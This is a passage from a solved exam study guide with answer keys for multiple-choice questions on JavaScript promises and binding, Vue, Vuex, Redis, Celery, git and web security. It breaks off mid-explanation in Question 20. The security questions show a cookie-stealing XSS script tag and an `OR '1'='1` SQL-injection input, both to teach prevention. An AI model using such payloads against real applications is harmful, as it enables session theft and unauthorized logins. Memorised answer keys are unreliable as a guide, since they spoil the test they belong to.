
C Result: 40 / Result: 60 / 40 / function

D Result: 80 / Result: 120 / 80 / **function** ✓ **CORRECT**

STEP-BY-STEP TRACE — FOLLOW THE 5 EXECUTABLE LINES IN ORDER

Line	Code	What happens	Console
1	<code>calculate.call(advancedCalc, 3, 5)</code>	<code>call</code> runs immediately . <code>this</code> = <code>advancedCalc</code> → <code>multiplier</code> = 10 . <code>a=3, b=5</code> → $(3+5) \times 10 = 80$. Returns 80, so <code>operation1</code> = 80.	Result: 80
2	<code>calculate.bind(advancedCalc, 4)</code>	<code>bind</code> does not run anything . It builds a new function with <code>this</code> = <code>advancedCalc</code> and <code>a</code> pre-filled as 4 .	(nothing)
3	<code>operation2(8)</code>	Now it runs. Slots: <code>a=4</code> (from <code>bind</code>), <code>b=8</code> (from this call). $(4+8) \times 10 = 120$.	Result: 120
4	<code>console.log(operation1)</code>	Prints the stored return value from line 1.	80
5	<code>console.log(typeof operation2)</code>	<code>operation2</code> is the function that <code>bind</code> returned — not a result.	function

FIGURE Q1 — WHERE DOES MULTIPLIER 10 COME FROM?



Why the other options fail:

- **A and C (40 / 60):** these use `multiplier: 5`. That is the trap — you must use **10**, because both `call` and `bind` were given `advancedCalc` as the new `this`.
- **B (object):** `typeof` a bound function is `"function"`, not `"object"`. `bind` returns a function.

ANSWER

Option D

```
Result: 80
Result: 120
80
function
```

Key ideas: `call` executes now with a new `this` ; `bind` returns a **function** and pre-fills arguments left to right.

Question 2

Vue \$emit • MULTI-SELECT • Ch 12

Considering the following code snippet, which statements are true about components in Vue?

```
childComponent.$emit('update', 5)
```

- A Parent can listen with `@update` ✓
- B Parent receives payload via `$event` ✓
- C Child can directly modify parent state ✗
- D `$emit` triggers a DOM event ✗

READING THE CODE FIRST

`$emit` takes two things: **argument 1 = the event name** (`'update'`), **argument 2 = the payload** (`5`). So the child is shouting: *"an event called **update** happened, and here is the number 5."*

Statement by statement:

	Statement	Verdict and reason
A	listen with <code>@update</code>	TRUE. <code>@update</code> is shorthand for <code>v-on:update</code> . The listener name must match the emitted event name exactly. <code><child-component @update="handleUpdate" /></code>
B	payload via <code>\$event</code>	TRUE. In an inline handler the emitted value is exposed as <code>\$event</code> : <code>@update="count = \$event" → count becomes 5.</code> (If you pass a method name instead, the payload arrives as its first parameter. Both are correct ways to receive it; the option describes the inline form.)
C	child modifies parent state	FALSE. This breaks Vue's one-way data flow . Props are read-only in the child; Vue logs a warning if you mutate one. The <i>whole reason</i> <code>\$emit</code> exists is that the child cannot do this — it must ask.
D	triggers a DOM event	FALSE. <code>\$emit</code> fires a Vue custom event on the component instance's own event system. It never enters the browser's DOM event system, does not bubble up the HTML tree, and <code>document.addEventListener('update', ...)</code> would never hear it.

ANSWER

A and B

Remember the slogan: **props down, events up**. And Vue custom events $\neq$ DOM events.

Question 3

Promise chain • Ch 7

What will be printed on the console?

```
Promise.resolve(1)
  .then(v => { throw v + 1 })
  .catch(e => e * 2)
  .then(console.log)
```

A 2

B 4 ✓ CORRECT

C Undefined

D Error

STEP-BY-STEP THROUGH THE CONVEYOR BELT

Step	Station	Parcel in	What happens → parcel out
1	<code>Promise.resolve(1)</code>	—	Creates an already-fulfilled promise. Out: value 1 GREEN
2	<code>.then(v => { throw v+1 })</code>	value 1 GREEN	Runs (Rule 1). Computes <code>1 + 1 = 2</code> and throws it. By Rule 6 a throw turns the parcel red. Out: rejected with 2 RED
3	<code>.catch(e => e * 2)</code>	rejected 2 RED	A red station receives a red parcel → it runs (Rule 3). <code>e</code> is the number 2 . Arrow function with no braces = implicit return, so it returns <code>2 * 2 = 4</code> . By Rule 5 a return heals the chain. Out: fulfilled with 4 GREEN
4	<code>.then(console.log)</code>	value 4 GREEN	Green station, green parcel → runs. Calls <code>console.log(4)</code> . Prints 4.

TWO DETAILS THAT DECIDE THIS QUESTION

- 1. What exactly was thrown?** Not an `Error` object — the plain **number 2**. You are allowed to throw any value in JavaScript. That is why `e * 2` is valid arithmetic and gives 4, instead of `NaN`.
- 2. Arrow function shorthand.** `e => e * 2` has **no curly braces**, so the value is **returned automatically**. Compare with `e => { e * 2 }` which returns `undefined` — that version would have made option C correct!

Why the others fail: **A (2)** forgets the `.catch` doubles it. **C (Undefined)** would need the catch to return nothing. **D (Error)** assumes the throw kills the chain — but the `.catch` caught it and healed it, so no error ever escapes.

ANSWER

Option B — 4

4

Golden rule: a `.catch` that returns a value puts the chain back on the happy path. Verified in Node.js.

Question 4

Auth security • Ch 18

Which of the following is considered a good practice for securing user authentication in a web application?

- A** Storing passwords as plain text in the database for quick lookup
- B** Using hashing algorithms like "bcrypt" or "Argon2" to store passwords securely ✓ **CORRECT**
- C** Including user passwords directly in SQL queries for verification
- D** All of these

REASONING

Analysis	
A	Catastrophic. One database leak exposes every user's real password. Because people reuse passwords, you also hand attackers their email and bank logins. "Quick lookup" is never a reason to skip security.
B	Correct. <code>bcrypt</code> and <code>Argon2</code> are password-hashing functions. They are: • One-way — there is no key and no way back to the original. • Salted — a random value per user, so identical passwords produce different hashes and precomputed "rainbow tables" are useless. • Deliberately slow (a tunable cost factor) — making brute-force guessing expensive. <code>Argon2</code> also resists GPU/ASIC attacks and won the Password Hashing Competition.
C	Two problems at once. Building SQL by pasting user input invites SQL injection (a password of <code>OR '1'='1</code> could log in as anyone), and it implies you are comparing raw passwords instead of hashes. The correct flow is: fetch the stored hash by <i>username</i> , then verify with the library's compare function, using parameterised queries throughout.
D	Cannot be right, since A and C are both dangerous.

ALSO WRONG, IF YOU SEE THEM IN ANOTHER PAPER

MD5, SHA-1, or plain SHA-256 for passwords. They are *designed to be fast*, which is exactly wrong for passwords — a GPU can try billions per second. Always use a **purpose-built password hash**: bcrypt, scrypt, PBKDF2, or Argon2.

ANSWER

Option B

Hash (one-way, salted, slow) — never store, never encrypt, never interpolate.

Question 5

Cookie flags • Ch 18

Which values should replace option1 and option2 so that the cookie is sent only over HTTPS and is restricted from cross-site requests?

```
response.set_cookie('session_id', 'abc123', secure=option1, samesite=option2)
```

A secure=True and samesite='Strict' ✓ **CORRECT**

B secure=False and samesite='Strict'

C secure=True and samesite='None'

D secure=False and samesite='Lax'

TREAT IT AS A TWO-PART TRANSLATION

The words in the question	The flag they map to
"sent only over HTTPS "	secure=True — that is precisely what the Secure flag does: refuse to travel over plain HTTP.
" restricted from cross-site requests"	samesite='Strict' — the strictest setting; the cookie is withheld on every request originating from another site.

Both requirements point to option **A**, and only A satisfies both.

Eliminating the rest:

- **B** — **secure=False** : fails the first requirement outright. The cookie would happily travel over unencrypted HTTP where anyone on the network can read it.
- **C** — **samesite='None'** : the **exact opposite** of what was asked. **None** means "send me on cross-site requests too" — maximum CSRF exposure.
- **D** — **False** + **'Lax'** : fails both. Not HTTPS-only, and **Lax** is only *partial* cross-site protection (it still allows the cookie on top-level navigations), so it is not "restricted".

IN PRODUCTION YOU WOULD ADD ONE MORE FLAG

`httponly=True` , so JavaScript cannot read the session cookie at all. The complete hardened line is:

```
response.set_cookie('session_id', 'abc123',  
                    secure=True, httponly=True, samesite='Strict')
```

ANSWER

Option A — `secure=True` and `samesite='Strict'`

Question 6

Git merge • Ch 19

You are currently on branch `appdev2` and want to merge the latest changes **from main into appdev2**. Which command sequence correctly performs the merge with a commit?

A `git checkout main → git merge appdev2 → git commit -m "..."`

B `git merge main → git commit -m "Merged main into appdev2"` ✓ **CORRECT**

C `git checkout appdev2 → git pull origin main → git commit -m "..."`

D `git merge appdev2 main → git commit -m "..."`

APPLY THE DIRECTION RULE

1. **Where am I standing?** The question says you are already on `appdev2` . So no `checkout` is needed.
2. **What is the destination?** "into **appdev2**" → `appdev2` . That is the branch I must be on. ✓ Already there.
3. **What is the source?** "from **main**" → `main` . That is the branch I **name** in the command.
4. **Therefore:** `git merge main` . Nothing else.

Why each other option is wrong:

Problem	
A	Backwards direction. It jumps onto <code>main</code> and pulls <code>appdev2</code> in — so it modifies <code>main</code> and leaves <code>appdev2</code> exactly as it was. It also needlessly leaves you on the wrong branch.
C	Redundant and not what was asked. <code>git checkout appdev2</code> is pointless (you are already there), and <code>git pull origin main</code> fetches the remote <code>main</code> rather than merging the local branch the question refers to. It is a different operation with different side-effects.
D	<code>git merge appdev2 main</code> passes two source branches, which Git treats as an octopus merge — merging both of them into your current branch. Merging <code>appdev2</code> into <code>appdev2</code> is meaningless. Wrong syntax for the intent.

ANSWER

Option B

```
git merge main
git commit -m "Merged main into appdev2"
```

Mantra: "the branch you stand on is the branch that receives."

Question 7

Redis vs SQL • Ch 15

Comparing Redis with a typical API data store (a relational database accessed through REST APIs), which statement is true?

- A Redis can only store strings, unlike API data stores which handle complex structures
- B Redis is an in-memory data structure store, often used as a cache or message broker to complement API-based data stores ✓ CORRECT**
- C Redis is a relational database and queries data using SQL, just like an API data store
- D Redis is slower than API-based databases because it stores everything in memory

CHECK EACH CLAIM AGAINST THE DEFINITION

	Verdict	Reason
A	FALSE	Redis supports strings, hashes, lists, sets, sorted sets, bitmaps, streams and HyperLogLogs . The word "structure" is literally in its name: <i>in-memory data structure store</i> .
B	TRUE	This is the textbook definition, and the word " complement " is the giveaway that it is the right option. Redis sits <i>alongside</i> your main database, absorbing repeated reads (cache) and passing messages between services (broker). It does not replace the relational store.
C	FALSE	Redis is NoSQL : no tables, no rows, no schema, no JOINS, no SQL . You issue commands like <code>GET</code> , <code>HSET</code> , <code>LPUSH</code> .
D	FALSE	Exactly backwards . RAM access is roughly a thousand times faster than disk. Being in memory is <i>why</i> Redis is fast (sub-millisecond), not why it would be slow.

ANSWER

Option B

Two keywords to look for in any Redis MCQ: "**in-memory**" and "**complement**". Options containing "**SQL**", "**only strings**" or "**slower**" are wrong.

Question 8

XSS • Ch 18

How can you stop a Cross-Site Scripting (XSS) attack?

A Backend validation of user input and make sure any user-provided text is not executed as code ✓

CORRECT

B Store authentication token or JWT in cookies

C Use `v-html` to show user generated data

D Send cookies with every request to the backend

WHAT XSS ACTUALLY IS, THEN WHAT ACTUALLY STOPS IT

The attack: a user submits text that contains code, e.g. `<script>steal(document.cookie)</script>`. Your app later prints it into a page. The browser cannot tell the difference between your HTML and the attacker's, so it **executes** it — with your site's full privileges.

The cure, therefore, must be to break that one link: ensure user-supplied text is only ever treated as **data to display**, never as **code to run**. That is word-for-word what option A says.

	Verdict	Reason
A	CORRECT	Validate/sanitise on the way in and escape on the way out. In Vue, using <code>{{ }}</code> (which auto-escapes) instead of <code>v-html</code> is the front-end half of this.
B	NO	Where you <i>store</i> a token has no effect on whether injected script runs . An <code>HttpOnly</code> cookie <i>reduces the damage</i> (script can't read the token) but the XSS attack itself still succeeds — it can still act as the user. Mitigation ≠ prevention.
C	CAUSES IT	<code>v-html</code> renders its input as raw HTML , script tags included. Pointing it at user data is the textbook way to create an XSS hole. Vue's own docs warn against this.
D	NO	Irrelevant to XSS, and sending cookies indiscriminately makes CSRF worse. Different vulnerability, and it is a risk not a fix.

ANSWER

Option A

One-line summary: **treat user text as text**. Escape output, validate input, avoid `v-html`.

Question 9

Redis features • MULTI-SELECT • Ch 15

Which of the following describe Redis features correctly?

A In-memory database ✓

B Can support publish-subscribe (pub/sub) ✓

C Can be used as Celery result backend ✓

D Requires SQL to query ✗

Feature		Explanation
A	In-memory database	TRUE. Its defining characteristic: the whole dataset lives in RAM, giving sub-millisecond operations. (It <i>can</i> also persist to disk via RDB snapshots or AOF logs, but the working copy is always in memory.)
B	Pub/Sub	TRUE. Redis ships with <code>PUBLISH</code> / <code>SUBSCRIBE</code> . Publishers send to a channel, all current subscribers receive it — the basis of chat, live notifications, and real-time dashboards.
C	Celery result backend	TRUE. A completely standard Celery configuration. Redis is commonly used for both roles: <pre>broker_url = 'redis://localhost:6379/0' # the queue result_backend = 'redis://localhost:6379/1' # the results</pre>
D	Requires SQL	FALSE. Redis is NoSQL and has no SQL support whatsoever . There is no <code>SELECT</code> , no <code>WHERE</code> , no <code>JOIN</code> . You use its own command vocabulary.

ANSWER

A, B and C

The only false statement is D. Any Redis option mentioning SQL is a distractor.

Question 10

Vuex • Ch 14

Which of the following is true about Vuex state?

A It should be modified only through mutations ✓ **CORRECT**

B It should be modified only through actions

C It cannot contain nested objects

D It should be modified by getters

WHO IS ALLOWED TO WRITE?

Vuex enforces a strict rule so that every state change is **traceable** (this is what makes time-travel debugging in Vue DevTools possible):



Only the **mutation** holds the pen.

Why it is right or wrong

A	Correct. Mutations are the only functions permitted to change state. They are synchronous by design, so DevTools can record a clean before/after snapshot of every change.
B	Wrong — and this is the popular wrong answer. Actions cannot modify state . An action does the slow/async part (call an API, wait) and then <code>commit</code> s a mutation to do the actual write. Action = the messenger, mutation = the writer.
C	Wrong. Nested objects and arrays in state are completely normal and very common (<code>state.user.profile.settings.theme</code>). (In Vue 2 you needed <code>Vue.set</code> to add <i>brand-new</i> keys reactively — but that is a reactivity caveat, not a ban on nesting.)
D	Wrong. Getters are read-only . They are Vuex's version of computed properties: they derive a value from state (e.g. <code>cartTotal</code>) and are cached. A getter that mutated state would be a bug.

ANSWER

Option A — only through mutations

Four words to memorise: **mutations write, getters read, actions orchestrate.**

Question 11

Celery + Redis • Ch 16

What is the purpose of Redis in a Celery-based system?

- A To automatically retry failed tasks
- B To execute tasks in parallel
- C To return computed results in JSON format
- D To store scheduled tasks and serve as a message broker ✓ CORRECT**

SEPARATE THE THREE ACTORS BEFORE CHOOSING

Actor	Its job
Your web app producer	Decides a job is needed and pushes it onto the queue.
Redis broker + result backend	Holds the queue of pending and scheduled tasks, and stores results. It is storage and transport . It never runs your code.
Celery workers consumers	Separate processes that pull tasks off Redis and execute them, retry them on failure, run several in parallel.

The question asks about **Redis**, so the answer must be the storage/transport role — option D.

Why it is wrong

A	Retrying is Celery's feature (<code>@task(bind=True, max_retries=3)</code> and <code>self.retry()</code>). Redis just holds whatever message it is given.
---	--

B	Parallel execution comes from running multiple worker processes / threads. Redis is single-purpose storage; it executes nothing.
C	Redis can <i>store</i> results, and they are often <i>serialised</i> as JSON, but "returning results in JSON" describes Celery's serialisation setting, not Redis's purpose. It also ignores the far more important broker role.
D	Correct. It names both real responsibilities: storing scheduled/pending tasks and acting as the message broker between producer and workers.

ANSWER

Option D

Redis is the **rail that holds the order slips**. The cooks (workers) do the cooking.

Question 12

fetch & 404 • Ch 8

What happens to the fetch call when it gets a 404 status code (page not found)?

- A** Promise rejects automatically
- B** Promise resolves and `response.ok = true`
- C** Promise resolves and `response.ok = false` ✓ **CORRECT**
- D** Promise stays as pending

TWO INDEPENDENT QUESTIONS, ANSWERED SEPARATELY

Q(i): does the promise resolve or reject?

`fetch` only rejects on a **network-level** failure — no connection, DNS failure, CORS block, aborted request. A 404 is a **successful HTTP conversation**: the request went out, the server understood it and answered. So the promise **RESOLVES**. This eliminates A and D.

Q(ii): what is `response.ok` ?

`ok` is `true` if and only if the status is in the range **200–299**. 404 is outside that range, so `ok` is **false**. This eliminates B.

Only **C** satisfies both.

```
fetch('/no-such-page') // server replies 404
  .then(res => {
    // ✓ WE LAND HERE, not in .catch
    console.log(res.ok); // false
    console.log(res.status); // 404
  })
  .catch(err => {
    // ✗ never reached for a 404
  });
```

WHY THIS MATTERS IN REAL PROJECTS

This is one of the most common bugs beginners write. If you rely on `.catch` to handle a missing resource, your code will sail straight past it and then crash later on `res.json()` (because a 404 error page is often HTML, not JSON), giving you a confusing *"Unexpected token < in JSON"* error instead of a clear "not found".

Always check `if (!res.ok) throw ... yourself.`

ANSWER

Option C — resolves, with `response.ok === false`

`fetch` judges the **delivery**, not the **contents**. Only a failed delivery rejects.

Question 13

Promise chain + event loop • Ch 6, 7

What will be the output?

```
const p = Promise.resolve(1)
  .then(v => { console.log("A", v); return v + 1; })
  .then(v => { console.log("B", v); throw "err"; })
  .catch(e => { console.log("C", e); return 10; })
  .then(v => console.log("D", v));

console.log("END");
```

A END / A 1 / B 2 / C err / D 10 ✓ **CORRECT**

B A 1 / B 2 / END / C err / D 10

C END / A 1 / C err / D 10

D END / A 1 / B 2 / C err

PHASE 1 — THE SYNCHRONOUS PASS (WHAT PRINTS FIRST?)


Building the chain **registers** callbacks; it does not run them. The **only** statement that actually produces output during the synchronous pass is the very last line.

⇒ **END prints first.** This immediately eliminates option B.

PHASE 2 — DRAIN THE MICROTASK QUEUE, IN CHAIN ORDER

Tick	Handler	Receives	Prints	Passes on
1	.then #1	1 GREEN	A 1	returns 1+1 = 2 GREEN
2	.then #2	2 GREEN	B 2	throw "err" RED
3	.catch	"err" RED	C err	returns 10 → healed GREEN
4	.then #3	10 GREEN	D 10	returns undefined

FIGURE Q13 — TIMELINE OF THE FIVE LOGS



Why the others fail:

- **B** puts `END` in the middle — that would require the `.then` callbacks to run synchronously. They never do.
- **C** skips `B 2`. But the first `.then` **returned** 2 successfully, so the second `.then` **must** run. Errors only skip `.then` handlers if an error is *already* travelling — and none was, at that point.
- **D** stops at `C err`, assuming the error ends the chain. But the `.catch` returned `10`, which heals the chain (Rule 5), so `D 10` prints.

ANSWER

Option A

```

END
A 1
B 2
C err
D 10
  
```

Verified in Node.js v22. Two rules combined: **sync before microtasks**, and **catch + return = healed**.

Question 14

map & filter • Ch 4

What will be printed on the browser's console?

```
let arr = [1, 2, 3];
let result = arr.map(x => x * 2).filter(x => x > 4);
console.log(result);
```

A [2, 4, 6]

B [6] ✓ CORRECT

C [4, 6]

D [1, 2, 3]

TWO STAGES, LEFT TO RIGHT

Stage 1 — `map(x => x * 2)` : doubles every element, count unchanged.

input	1	2	3
$\times 2$	2	4	6

Intermediate array: [2, 4, 6] .

Stage 2 — `filter(x => x > 4)` : keep only where the test is `true` .

value	test	result	kept?
2	<code>2 > 4</code>	false	dropped
4	<code>4 > 4</code>	false	dropped ← the trap
6	<code>6 > 4</code>	true	KEPT

Final array: [6] .

THE SINGLE DECISION THIS QUESTION TESTS

`4 > 4` is **false**. `>` means **strictly greater than**. If the code had been `x >= 4` , the answer would be option C, [4, 6] . Read the comparison operator character by character.

Why the others fail: **A** is the result *before* filtering — you forgot the second stage. **C** wrongly keeps 4. **D** is the original array — but note that `map` and `filter` both return **new** arrays and never modify `arr` , so `arr` really is still [1,2,3] — just not what was logged.

ANSWER

Option B — [6]

[6]

Verified in Node.js. Node prints arrays as [6] ; the browser shows [6] . Same value.

What will be printed on the browser's console?

```
const obj = {  
  x: 50,  
  getX() { return this.x; }  
};  
const fn = obj.getX.bind({ x: 7 });  
console.log(fn());
```

A 50

B undefined


C Error

D 7 ✓ CORRECT

THREE-LINE TRACE

1. `obj.getX` — note there are **no brackets**. We are not calling it; we are taking the **function itself** out of the object. At this moment it has no owner.
2. `.bind({ x: 7 })` — creates a **brand-new function** whose `this` is **permanently glued** to the object `{ x: 7 }`. Note this is a completely different object from `obj`; `obj.x` (50) is now irrelevant.
3. `fn()` — runs the bound copy. Inside, `this` is `{ x: 7 }`, so `this.x` is **7**. It returns 7, and `console.log` prints 7.

FIGURE Q15 — BIND OVERRIDES THE ORIGINAL OWNER



Why the others fail:

- **A (50):** assumes `this` stays tied to where the method was *written*. It isn't — `bind` explicitly overrides it.
- **B (undefined):** what you would get from `const f = obj.getX; f();` — a detached call with no owner. But here `bind` **supplied** an owner, so it is defined.
- **C (Error):** nothing is invalid here. Detaching methods and binding them is normal JavaScript.

ANSWER

Option D — 7

`bind` wins over the original object, always. Verified in Node.js.

Question 16

Vue Router nested routes • Ch 13

The page is served at `http://127.0.0.1:5000`. A user visits `http://127.0.0.1:5000/#/user/10/orders`. What will be rendered?

```
const User = { template: `<div>
  <h2>User {{ $route.params.id }}</h2>
  <router-view></router-view>
</div>` };
const Overview = { template: `<p>User Overview</p>` };
const Orders = { template: `<p>User Orders</p>` };

const routes = [{
  path: "/user/:id", component: User,
  children: [
    { path: "", component: Overview },
    { path: "orders", component: Orders }
  ]
}];
```

- A User Orders
- B User 10 User Overview
- C User 10 User Orders ✓ CORRECT**
- D Nothing is rendered because sibling routes overwrite the parent route

STEP 1 — EXTRACT THE ROUTER PATH FROM THE URL

`http://127.0.0.1:5000/#/user/10/orders`

Everything up to and including the `#` is **not** the router's business. Strip it.

⇒ router path = `/user/10/orders`

STEP 2 — MATCH THE PARENT

Pattern `/user/:id` matches `/user/10`, giving `$route.params.id = "10"`.

⇒ the `User` component renders, and its `<h2>` prints **"User 10"**.

STEP 3 — MATCH THE CHILD WITH WHAT IS LEFT OVER

Leftover segment = `orders` .

Child path	Matches "orders"?	Renders
<code>""</code>	No — <code>""</code> is the default, used only when nothing is left over (i.e. for <code>/user/10</code>)	User Overview
<code>"orders"</code>	YES — exact match	User Orders

STEP 4 — ASSEMBLE THE NESTING

The root `<router-view>` in `#app` holds **User**. Inside **User**'s own `<router-view>` sits **Orders**. Both are on screen at the same time — the child does **not** replace the parent.

⇒ visible text, top to bottom: **"User 10"** then **"User Orders"**.

Why the others fail:

- **A:** shows only the child, forgetting that a nested child renders *inside* its parent, so the parent's `<h2>` is on screen too.
- **B:** picks the `path: ""` child. That default only applies when the URL is exactly `/user/10` with nothing after it. Here `orders` is present and matches explicitly.
- **D:** a misunderstanding of nesting. `children` routes render *within* the parent's `<router-view>` ; they never overwrite it. This is the entire purpose of nested routes.

ANSWER

Option C — "User 10 User Orders"

Recipe: strip the `#` → match parent → match leftover against children → parent text + child text.

Question 17

localStorage • Ch 9

A user sets their theme to "dark", refreshes the page once, closes the browser tab, and opens a new tab to reload the page. What will be the behaviour of the theme preference?

```
const setTheme = (theme) => {
  localStorage.setItem('theme', theme);
  console.log('Theme set to:', theme);
};
const getTheme = () => {
  return localStorage.getItem('theme') || 'light';
};
setTheme('dark');
console.log(getTheme());
```

A The theme will be lost because closing the browser tab clears `localStorage`

B The theme will be preserved as "dark" because `localStorage` persists across browser sessions ✓
CORRECT

C The theme will be undefined because `localStorage` is cleared on refresh

D The theme will be reset to "light" when a new tab is opened

WALK THE USER'S JOURNEY EVENT BY EVENT

#	User action	What <code>localStorage</code> holds	<code>getTheme()</code> returns
1	<code>setTheme('dark')</code>	<code>theme = "dark"</code>	"dark"
2	Refresh the page	still "dark" — refresh never clears storage	"dark"
3	Close the tab	still "dark" — <code>localStorage</code> is per origin, not per tab	—
4	Open a new tab, reload	still "dark"	"dark"

THE ONE FACT THAT DECIDES IT

`localStorage` has no expiry. It survives page refreshes, tab closes, browser closes, even a computer restart. It is removed only if: your code calls `removeItem` / `clear`, the user clears site data, or the browser evicts it under storage pressure.

Also note it is **shared across all tabs** of the same origin — so a new tab reads the same value.

Why the others fail:

- **A:** confuses `localStorage` with **`sessionStorage`**. It is `sessionStorage` that dies with the tab. This is the intended trap.
- **C:** a refresh clears nothing. (Even the weaker claim would be wrong for `sessionStorage`, which also survives refresh.)
- **D:** `'light'` is only the `||` fallback for when the key is **missing**. The key exists with value "dark", and `"dark"` is truthy, so the fallback never triggers.

ANSWER

Option B — preserved as "dark"

Console output: Theme set to: dark then dark .

Question 18

v-if vs v-show • Ch 10

A developer uses both `v-if` and `v-show` on different elements with initially false conditions. Later the conditions become true. What is the key difference in how these two directives handle

the DOM?

A `v-if` removes the element from DOM when false, `v-show` only changes CSS display property ✓
CORRECT

B `v-show` removes the element from DOM when false, `v-if` only changes CSS display property

C Both `v-if` and `v-show` re-mount the element and re-run lifecycle hooks

D Both directives are identical in their functionality; they just have different naming conventions

WHAT THE BROWSER'S DOM INSPECTOR WOULD SHOW

Condition	v-if element	v-show element
false (initially)	Absent. Vue leaves only an invisible placeholder comment. The element was never created — no rendering cost at all.	Present in the DOM, rendered, but carrying <code>style="display: none"</code> .
becomes true	The element is constructed from scratch and inserted . If it is a component, it mounts, so <code>created</code> and <code>mounted</code> run .	A single CSS property flips to <code>display: block</code> . Nothing is created, no lifecycle hook runs.

ONE-LINE MEMORY HOOK

`v-if` = `it isn't there.` `v-show` = `it's there, just hidden.`

Why the others fail:

- **B:** the two behaviours are simply swapped. A classic "did you read carefully?" option.
- **C:** only `v-if` mounts and unmounts. `v-show` mounts **once** and then never again, no matter how many times you toggle it. This difference is exactly why `v-show` is recommended for things toggled frequently (tabs, dropdowns) — and why you should **not** expect a `v-show` component to re-fetch data when it reappears.
- **D:** they are functionally different in DOM presence, lifecycle behaviour, initial cost, toggle cost, and support for `v-else` / `<template>`.

ANSWER

Option A

Bonus point for the exam: **v-if is lazy** (cheap first load, expensive toggles); **v-show is eager** (expensive first load, cheap toggles).

Question 19

Promise adoption • Ch 7

What will be logged to the console?

```
const processString = (str) => {
  return new Promise((resolve) => {
    setTimeout(() => resolve(str.toUpperCase()), 100);
  });
};

Promise.resolve('hello')
  .then(processString)
  .then(result => result + ' WORLD')
  .then(console.log)
  .catch(err => console.log('Error:', err));
```

A hello

B hello WORLD

C HELLO WORLD ✓ CORRECT

D An error will be thrown

STEP-BY-STEP

#	Station	What flows out
1	Promise.resolve('hello')	the string 'hello'
2	.then(processString)	processString('hello') is called. It returns a Promise , not a string. Rule 8 (adoption): because a handler returned a promise, the chain pauses and waits for it. 100 ms later the inner promise resolves with 'hello'.toUpperCase() = 'HELLO' . The chain then continues with the unwrapped string 'HELLO' .
3	.then(result => result + ' WORLD')	result is 'HELLO' , so this returns 'HELLO WORLD' .
4	.then(console.log)	prints HELLO WORLD
5	.catch(...)	Skipped (Rule 4) — nothing rejected, so there is nothing to catch.

THE TWO TRAPS IN ONE QUESTION

Trap 1 — the promise object. Students expect [object Promise] WORLD , thinking step 3 receives the promise itself. Rule 8 unwraps it automatically. This is *the* reason promise chains are readable at all.

Trap 2 — the 100 ms delay. The delay affects *when* the log happens, not *what* is logged. There is no visible difference in the output. Also note toUpperCase() was applied **before** resolve , which is why the "hello" part is capitalised but " WORLD" (added afterwards, already uppercase) looks the same.

Why the others fail: A ignores everything after step 1. B forgets toUpperCase() . D assumes something rejects — nothing does; there is no reject call and no throw anywhere.

ANSWER

Option C — HELLO WORLD

HELLO WORLD

Verified in Node.js. Rule to remember: **return a promise from .then** and the chain waits and unwraps it.

Question 20

Reference semantics • Ch 3

What will be the final state of the original object?

```
let originalConfig = { apiUrl: 'https://api.example.com', timeout: 5000 };
let configCopy = originalConfig;
configCopy.timeout = 10000;
configCopy = { apiUrl: 'https://api2.example.com', timeout: 3000 };
console.log(originalConfig.timeout);
```

A 5000

B 3000

C 10000 ✓ CORRECT

D undefined

LINE-BY-LINE, WATCHING THE ARROWS

#	Line	Kind of operation	Effect on originalConfig.timeout
1	let originalConfig = {...}	create	= 5000
2	let configCopy = originalConfig	No copy is made! Only the <i>address</i> is copied. Two names, one object.	still 5000
3	configCopy.timeout = 10000	MUTATION — there is a dot on the left. It reaches <i>inside</i> the shared object.	→ 10000 (both names see it)
4	configCopy = {...3000}	RE-ASSIGNMENT — bare name on the left. It only re-points configCopy at a different object.	unchanged, still 10000
5	console.log(originalConfig.timeout)	read	prints 10000

THE TEST THAT NEVER FAILS YOU

Look at what sits immediately left of the `=` :

Is there a dot? `copy.prop =` → **mutation** → the original **IS** affected.

Is it a bare variable name? `copy =` → **re-assignment** → the original is **NOT** affected.

Why the others fail:

- **A (5000):** assumes `configCopy` was an independent clone. It was not — `=` on an object copies the reference, not the contents. (You would need `{...originalConfig}` for that, and then 5000 *would* be correct.)
